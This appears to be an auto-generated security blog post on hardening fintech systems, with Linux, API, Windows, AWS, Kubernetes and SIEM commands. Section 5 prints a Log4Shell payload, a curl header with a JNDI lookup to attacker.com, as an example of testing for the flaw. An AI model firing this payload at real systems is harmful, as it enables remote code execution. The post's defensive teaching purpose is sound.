
Listen to this Post
Introduction:

The rapid convergence of fintech, AI, and digital assets has created a lucrative attack surface for cybercriminals. As financial services become increasingly software-defined, the traditional perimeter-based security model is obsolete, demanding a shift to a Zero-Trust architecture where nothing is trusted by default.
Learning Objectives:
- Understand the critical cybersecurity threats targeting modern fintech platforms, including API vulnerabilities and AI-powered attacks.
- Learn to implement essential commands and configurations to harden Linux and cloud environments.
- Develop a proactive security posture through continuous monitoring and vulnerability assessment.
You Should Know:
1. Securing the Foundation: Linux Server Hardening
A foundational step in protecting any fintech backend is hardening the Linux servers that host applications and databases.
 Check for failed login attempts
sudo grep "Failed password" /var/log/auth.log

List all processes listening on network ports
sudo netstat -tulpn

Verify checksum of a critical binary (e.g., sshd)
sudo sha256sum /usr/sbin/sshd

Set strict permissions on sensitive configuration files
sudo chmod 600 /etc/shadow
sudo chmod 644 /etc/passwd
Step-by-step guide:
The `grep` command helps identify brute-force attacks by filtering the authentication log for failed SSH attempts. `netstat -tulpn` reveals all active network listeners, allowing you to identify unauthorized services. Regularly verifying checksums of critical binaries ensures they haven’t been tampered with by malware. Finally, setting correct file permissions prevents unauthorized users from reading or modifying sensitive system files like the shadow password file.
2. API Security: The New Battlefield
Fintech platforms rely heavily on APIs for payments, data aggregation, and AI services. Securing these endpoints is non-negotiable.
 Use curl to test for common API security headers
curl -I https://api.your-fintech.com/v1/transactions | grep -i "strict-transport-security|x-content-type-options"

Scan for open ports on your API gateway
nmap -sV --script ssl-enum-ciphers your-api-gateway.com

Check for JWT token vulnerabilities (conceptual)
 Always validate JWT signature, issuer (iss), and expiration (exp) on the server-side.
Step-by-step guide:
The `curl -I` command fetches the HTTP headers of your API endpoint. You should verify the presence of `Strict-Transport-Security` (enforcing HTTPS) and `X-Content-Type-Options` (preventing MIME sniffing). Running an `nmap` scan with the `-sV` and script flags helps identify the services and their versions, as well as the strength of the SSL/TLS ciphers in use, which is crucial for protecting data in transit.
3. Windows Endpoint Hardening for Financial Analysts
Corporate endpoints are prime targets for credential theft and initial access.
 Check for active network connections (potential C2)
Get-NetTCPConnection | Where-Object {$_.State -eq "Established"}

Verify the status of Windows Defender
Get-MpComputerStatus

Enable PowerShell script block logging for threat hunting
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging" -Name "EnableScriptBlockLogging" -Value 1
Step-by-step guide:
The `Get-NetTCPConnection` PowerShell cmdlet displays all established TCP connections, which can reveal command-and-control (C2) beacons. `Get-MpComputerStatus` provides a quick overview of your Windows Defender antivirus status, ensuring real-time protection is active. Enabling Script Block Logging via the registry creates a detailed audit trail of all PowerShell commands executed, which is invaluable for detecting malicious scripts and post-exploitation activity.
4. Cloud Infrastructure Hardening in AWS
Misconfigured cloud storage is a leading cause of data breaches.
 Use AWS CLI to check S3 bucket policies
aws s3api get-bucket-policy --bucket YOUR-BUCKET-NAME

Check for public EC2 snapshots
aws ec2 describe-snapshots --owner-ids self --query 'Snapshots[?Public==<code>true</code>]'

Enable VPC Flow Logs to monitor network traffic
aws ec2 create-flow-logs --resource-type VPC --resource-id vpc-123abc --traffic-type ALL --log-destination-type cloud-watch-logs --log-group-name VPCFlowLogs
Step-by-step guide:
The `aws s3api get-bucket-policy` command retrieves the access policy for your S3 bucket, which you must audit to ensure it’s not granting public `GetObject` permissions. The `describe-snapshots` command with the `–query` filter helps identify accidentally shared EBS snapshots. Enabling VPC Flow Logs is critical for network-level visibility, capturing all IP traffic flow information for forensic analysis and threat detection.
5. Vulnerability Exploitation and Mitigation: A Practical Example
Understanding how attackers exploit vulnerabilities is key to defending against them.
 NMAP NSE script to check for common vulnerabilities
nmap -sV --script vuln target-ip

Simulate an attacker checking for the Log4Shell vulnerability (CVE-2021-44228)
curl -H 'X-Api-Version: ${jndi:ldap://attacker.com/a}' http://vulnerable-target.com/api/login

Mitigation: Check your Java applications for vulnerable Log4j versions
find /path/to/application -name "log4j.jar" -exec bash -c 'echo "File: {}"; unzip -p {} META-INF/MANIFEST.MF | grep "Implementation-Version"' \;
Step-by-step guide:
The `nmap –script vuln` scan probes a target for a wide range of known vulnerabilities. The `curl` command demonstrates a payload for the Log4Shell exploit, testing if an application is vulnerable to remote code execution via malicious JNDI lookups. The mitigation command searches the filesystem for Log4j JAR files and extracts their version information from the manifest, allowing you to identify and patch vulnerable versions (2.0-beta9 to 2.15.0).
6. Container Security for Microservices
Fintech applications built on microservices require secure container configurations.
 A secure snippet from a Kubernetes Pod specification
apiVersion: v1
kind: Pod
metadata:
name: secure-app
spec:
containers:
- name: app
image: your-registry/app:latest
securityContext:
allowPrivilegeEscalation: false
runAsNonRoot: true
runAsUser: 1000
capabilities:
drop:
- ALL
 Scan a container image for vulnerabilities using Trivy
trivy image your-registry/app:latest
Step-by-step guide:
The Kubernetes YAML configuration defines a security context that drastically reduces the attack surface. `allowPrivilegeEscalation: false` prevents the container from gaining more privileges, `runAsNonRoot: true` and `runAsUser: 1000` enforce execution as a non-root user, and `capabilities: drop: – ALL` removes all Linux capabilities. The `trivy image` command is a static analysis tool that scans container images for known CVEs before they are deployed into production.
7. Proactive Threat Hunting with SIEM Queries
Moving from defense to detection is critical for identifying advanced threats.
-- Splunk Query to detect potential data exfiltration
index=network sourcetype=bro:http:json
| stats sum(bytes) as TotalBytes by src_ip dest_ip
| where TotalBytes > 1073741824  1GB threshold

-- Sentinel KQL Query for detecting pass-the-ticket attacks
SecurityEvent
| where EventID == 4624 and LogonType == 3
| where TicketEncryptionType in ("0x17", "0x18")
Step-by-step guide:
The first query (Splunk) aggregates total HTTP bytes transferred by source and destination IP address, flagging any pairs that have exchanged over 1GB of data—a potential indicator of data exfiltration. The second query (Kusto Query Language for Microsoft Sentinel) hunts for network logon events (LogonType 3) that use weak Kerberos ticket encryption types (0x17, 0x18), which are susceptible to “pass-the-ticket” attacks, a common lateral movement technique.
What Undercode Say:
- The Perimeter is Dead. The fusion of payments, AI, and crypto means attack vectors are no longer confined to network edges. Security must be embedded into every component, from the API gateway to the AI model.
- Automate or Be Breached. The scale and speed of modern fintech operations make manual security processes a liability. Hardening, scanning, and monitoring must be fully automated and integrated into the CI/CD pipeline.
The promotional focus on reaching “decision-makers” and “the right people” in the source text underscores a critical, unstated risk: a sophisticated supply-chain attack or social engineering campaign targeting these very individuals could have a devastating, domino-effect across the global fintech ecosystem. As platforms like Fintech Wrap Up become central information hubs, they become high-value targets for attackers seeking to distribute malware-laden reports or compromise influential accounts to lend credibility to phishing campaigns. The industry’s collaborative nature is both its greatest strength and a significant security weakness if trust is not continuously verified.
Prediction:
The next major fintech breach will not be a simple server hack. It will be a complex, multi-vector attack leveraging a compromised AI model to manipulate transactional data, exploited API vulnerabilities to initiate fraudulent payments, and stolen cloud credentials to exfiltrate data—all while hiding within encrypted traffic. Fintech firms that fail to adopt a holistic, Zero-Trust approach, integrating security into their development (DevSecOps), AI pipelines (MLSec), and cloud configurations, will face existential threats. The era of “secure the network” is over; the new mandate is to “secure the transaction, the code, and the identity, everywhere.”
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Sirojboboev Fintech – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


